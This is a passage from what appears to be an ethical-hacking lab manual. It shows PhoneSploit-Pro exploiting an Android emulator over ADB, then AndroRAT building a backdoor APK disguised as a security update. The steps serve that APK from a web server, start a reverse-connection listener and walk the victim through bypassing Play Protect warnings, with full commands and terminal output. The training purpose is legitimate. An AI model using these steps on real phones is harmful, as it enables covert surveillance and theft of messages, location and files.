    16. List All Folders/Files      21. Anonymous Screenshot              26. Play a Video on Devic
e
    17. Send SMS                    22. Anonymous Screen Record           27. Get Device Informatio
n
    18. Copy WhatsApp Data          23. Open a Link on Device             28. Get Battery Informati
on
    19. Copy All Screenshots        24. Display a Photo on Device         29. Restart Device
    20. Copy All Camera Photos      25. Play an Audio on Device           30. Advanced Reboot Optio
ns


  P : Previous Page          N : Next Page            (Page : 2 / 3)

 99 : Clear Screen                 0 : Exit

[Main Menu] Enter selection >
```

35. At the Main Menu prompt, type 23 and press Enter to choose Open a Link on Device.

36. When prompted to Enter URL, type the desired URL (in this case, https://pranx.com/hacker/) and press Enter.




Applications Places System
Tue Mar 19, 04:12
python3 phonesploitpro.py - Parrot Terminal
File Edit View Search Terminal Help
Menu
python3 phonesploitpr...

```
on
    19. Copy All Screenshots        24. Display a Photo on Device         29. Restart Device
    20. Copy All Camera Photos      25. Play an Audio on Device           30. Advanced Reboot Optio
ns


  P : Previous Page          N : Next Page            (Page : 2 / 3)

 99 : Clear Screen                 0 : Exit

[Main Menu] Enter selection > 23

Enter URL                 Example : https://github.com
> https://pranx.com/hacker/

Opening "https://pranx.com/hacker/" on device

Starting: Intent { act=android.intent.action.VIEW dat=https://pranx.com/... }


 99 : Clear Screen                 0 : Exit

[Main Menu] Enter selection >
```

37. Click Android to switch to Android machine. Here, you can see that the link has been opened automatically.

If Open with pop-up appears Click on Chrome | Just Once. If We value your privacy popup appears, click on AGREE.




```
penetrate" == typeof $.accessRequest &&
   ($.accessRqst = !0),
   function(a, b, c) {
```

38. Click Parrot Security to switch back to the Parrot Security machine.

39. Now, at the Main Menu prompt, type 27 and press Enter to choose the Get Device Information option.

40. The result appears, displaying device information of the target Android device, as shown in the screenshot.

For demonstration purposes, in this task, we are exploiting the Android emulator machine. However, in real life, attackers use the Shodan search engine to find ADB-enabled devices and exploit them to gain sensitive information and carry out malicious activities.


Applications Places System
Tue Mar 19, 05:13
python3 phonesploitpro.py - Parrot Terminal
File Edit View Search Terminal Help
Menu
python3 phonesploitpr...

```
Starting: Intent { act=android.intent.action.VIEW dat=https://pranx.com/... }


 99 : Clear Screen                0 : Exit

[Main Menu] Enter selection > 27

    Model : Virtual Machine
    Manufacturer : Microsoft Corporation
    Chipset :
    Android Version : 8.1.0
    Security Patch : 2019-06-05
    Device :
    SIM :
    Encryption State : unsupported
    Build Date : 公曆 20廿一年 六月 廿二日 週二 廿三時廿分五秒
    SDK Version : 27
    WiFi Interface :


 99 : Clear Screen                0 : Exit

[Main Menu] Enter selection >
```

41. In the same way, you can exploit the target Android device further by choosing other PhoneSploit-Pro options such as Install an APK, Screen record a phone, Lock the Device, and Uninstall an App.

42. This concludes the demonstration of how to exploit the Android platform through ADB using PhoneSploit-Pro.

Task 2: Hack an Android Device by Creating APK File using AndroRAT

AndroRAT is a tool designed to give control of an Android system to a remote user and to retrieve information from it. AndroRAT is a client/server application developed in Java Android for the client side and the Server is in Python. AndroRAT provides a fully persistent backdoor to the target device as the app starts automatically on device boot up, it also obtains the current location, sim card details, IP address and MAC address of the device.


In this task, we will use AndroRAT to create an APK file to hack an Android device.

Reboot the Android machine before starting the task. To do so, click the Commands icon from the top-left corner of the screen and navigate to Power --> Reset/Reboot machine. If Reset/Reboot machine pop-up appears, click Yes to proceed.

1. In the Parrot Security machine, open a Terminal window and execute sudo su to run the programs as a root user (When prompted, enter the password toor).
2. Run cd AndroRAT command to navigate to the AndroRAT repository.
3. Run python3 androRAT.py --build -i 10.10.1.13 -p 4444 -o SecurityUpdate.apk command to create an APK file (here, SecurityUpdate.apk).
    - **--build: is used for building the APK**

- **-i: specifies the local IP address (here, 10.10.1.13)**
- **-p: specifies the port number (here, 4444)**
- **-o: specifies the output APK file (here, SecurityUpdate.apk)**

4. You can observe that an APK file (SecurityUpdate.apk) is generated at the location /home/attacker/AndroRAT/.


Applications Places System
Tue Mar 19, 05:28
python3 androRAT.py --build -i 10.10.1.13 -p 4444 -o SecurityUpdate.apk - Parrot Terminal
File Edit View Search Terminal Help
Menu
python3 androRAT.py ...


```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #cd AndroRAT/
┌─[root@parrot]─[/home/attacker/AndroRAT]
└──╼ #python3 androRAT.py --build -i 10.10.1.13 -p 4444 -o SecurityUpdate.apk
[INFO] Generating APK
[INFO] Building APK |
[SUCCESS] Successfully apk built in /home/attacker/AndroRAT/SecurityUpdate.apk
[INFO] Signing the apk
[INFO] Signing Apk |
[SUCCESS] Successfully signed the apk SecurityUpdate.apk

┌─[root@parrot]─[/home/attacker/AndroRAT]
└──╼ #
```

5. Run cp /home/attacker/AndroRAT/SecurityUpdate.apk /var/www/html/share/ command to copy the SecurityUpdate.apk file to the location share folder.

If the share folder does not exist, then execute the following commands to create a share folder and assign required permissions to it:

- Run mkdir /var/www/html/share command to create a shared folder
- Run chmod -R 755 /var/www/html/share command
- Run chown -R www-data:www-data /var/www/html/share command


6. Execute service apache2 start command to start an Apache web server.


Applications Places System
Tue Mar 19, 05:34
service apache2 start - Parrot Terminal
File Edit View Search Terminal Help
Menu
service apache2 start ...

```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #cd AndroRAT/
┌─[root@parrot]─[/home/attacker/AndroRAT]
└──╼ #python3 androRAT.py --build -i 10.10.1.13 -p 4444 -o SecurityUpdate.apk
[INFO] Generating APK
[INFO] Building APK |
[SUCCESS] Successfully apk built in /home/attacker/AndroRAT/SecurityUpdate.apk
[INFO] Signing the apk
[INFO] Signing Apk |
[SUCCESS] Successfully signed the apk SecurityUpdate.apk

┌─[root@parrot]─[/home/attacker/AndroRAT]
└──╼ #cp /home/attacker/AndroRAT/SecurityUpdate.apk /var/www/html/share/
┌─[root@parrot]─[/home/attacker/AndroRAT]
└──╼ #service apache2 start
┌─[root@parrot]─[/home/attacker/AndroRAT]
└──╼ #
```

7. Now, run python3 androRAT.py --shell -i 0.0.0.0 -p 4444 command to start listening to the victim's machine.
    - --shell: is used for getting the interpreter
    - -i: specifies the IP address for listening (here, 0.0.0.0)
    - -p: specifies the port number (here, 4444)

8. You can observe that AndroRAT starts waiting for a connection.



```
Applications  Places  System                                    Tue Mar 19, 05:35
python3 androRAT.py --shell -i 0.0.0.0 -p 4444 - Parrot Terminal
File  Edit  View  Search  Terminal  Help
└──╼ #python3 androRAT.py --build -i 10.10.1.13 -p 4444 -o SecurityUpdate.apk
[INFO] Generating APK
[INFO] Building APK |
[SUCCESS] Successfully apk built in /home/attacker/AndroRAT/SecurityUpdate.apk
[INFO] Signing the apk
[INFO] Signing Apk |
[SUCCESS] Successfully signed the apk SecurityUpdate.apk

┌─[root@parrot]─[/home/attacker/AndroRAT]
└──╼ #cp /home/attacker/AndroRAT/SecurityUpdate.apk /var/www/html/share/
┌─[root@parrot]─[/home/attacker/AndroRAT]
└──╼ #service apache2 start
┌─[root@parrot]─[/home/attacker/AndroRAT]
└──╼ #python3 androRAT.py --shell -i 0.0.0.0 -p 4444

                     _           _____         _______
    /\              | |         |  __ \     /\|__   __|
   /  \   _ __   __| |_ __ ___ | |__) |   /  \  | |
  / /\ \ | '_ \ / _` | '__/ _ \|  _  /   / /\ \ | |
 / ____ \| | | | (_| | | | (_) | | \ \  / ____ \| |
/_/    \_\_| |_|\__,_|_|  \___/|_|  \_\/_/    \_\_|

                                             - By karma9874

[INFO] Waiting for Connections  -
Menu   python3 androRAT.py ...
```

9. Click Android to switch to the Android emulator machine.

10. If the Android machine is non-responsive then, click the Commands icon from the top section of the screen and navigate to Power and Display --> Reset/Reboot machine.

If Reset/Reboot machine pop-up appears, click Yes to proceed.

11. In the Android Emulator GUI, click the Chrome icon on the lower section of the Home Screen to launch the browser

12. In the address bar, type http://10.10.1.13/share and press Enter.

If a Browse faster. Use less data. notification appears, click No thanks.

If a pop up appears, click Allow.


13. The Index of /share page appears; click SecurityUpdate.apk to download the application package file.

14. If Chrome needs storage access to download files, a pop-up appears; click Continue. If any pop-up appears stating that the file contains a virus, ignore the message and download the file anyway.

In Allow Chrome to access photos, media, and files on your device?, click ALLOW.

15. If File can't be downloaded securely pop-up appears click Keep.

16. After the file downloads, File downloaded pop-up appears, click Open.



Index of /share


File downloaded
(2.22 MB) 10.10.1.13

Name	Last modified	Size	Description
Parent Directory		-	
SecurityUpdate.apk	2024-03-19 05:33	2.2M	

Apache/2.4.57 (Debian) Server at 10.10.1.13 Port 80

17. Google Service Framework window appears, click INSTALL button to install the malicious app.

If pop-up appears, click More details | Install anyway.



Google Service Framework


Do you want to install this application? It will get access to:

- This app can appear on top of other apps
- take pictures and videos
- access approximate location (network-based)
  access precise location (GPS and network-based)
- record audio
- read call log
  read phone status and identity
- read your text messages (SMS or MMS)
- modify or delete the contents of your SD card
  read the contents of your SD card

18. After the application is installed successfully, an App installed notification appears; click OPEN.

Blocked by play protect pop-up appears click INSTALL ANYAY


Send app for scanning? pop-up appears, click DON'T SEND



19. The malicious application starts running in the background without the victim being totally unaware of it.

